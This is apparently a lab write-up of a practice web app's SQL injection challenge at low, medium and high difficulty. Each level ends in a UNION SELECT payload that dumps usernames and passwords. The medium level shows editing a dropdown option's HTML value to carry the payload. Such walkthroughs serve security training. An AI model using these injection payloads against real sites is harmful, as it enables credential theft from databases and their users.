

SQL Injection – LOW


Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

If you play around a bit, you find these details







Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.


Spoiler: [redacted].

We need to know somethings,

- Strings starts and ends with ‘ symbol.
- Comments starts with # symbol.

We give 1’ to end the query and UNION to add another query then # to comment the remaining comment.

1’ UNION SELECT user, password FROM users#



Over here the first set is the result of the first query and the rest are of the injected query.

Therefore, Exploited.

SQL Injection – MEDIUM

User ID: 1 Submit

It seems we don't have a text box to input our query.


Lets see the code.

```
<form action="#" method="POST">
  <p>
    " User ID: "
    <select name="id"> == $0
      <option value="1">1</option> slot
      <option value="2">2</option> slot
      <option value="3">3</option> slot
      <option value="4">4</option> slot
      <option value="5">5</option> slot
    </select>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
```

Now lets replace the value of 1 with our injection code.

```
<form action="#" method="POST">
  <p>
    " User ID: "
    <select name="id">
      <option value="1' UNION SELECT user, password FROM users#">1
      </option> slot
      <option value="2">2</option> slot
      <option value="3">3</option> slot == $0
      <option value="4">4</option> slot
      <option value="5">5</option> slot
    </select>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
```

Now submit.



Over here the first set is the result of the first query and the rest are of the injected query.

Therefore, Exploited.


SQL Injection – HIGH

It seems that we need to enter the ID in another page. But does not mean that the vulnerability doesn't exist.

Lets use,

> 1' union select user , password from users#

As the ID.



Exploited.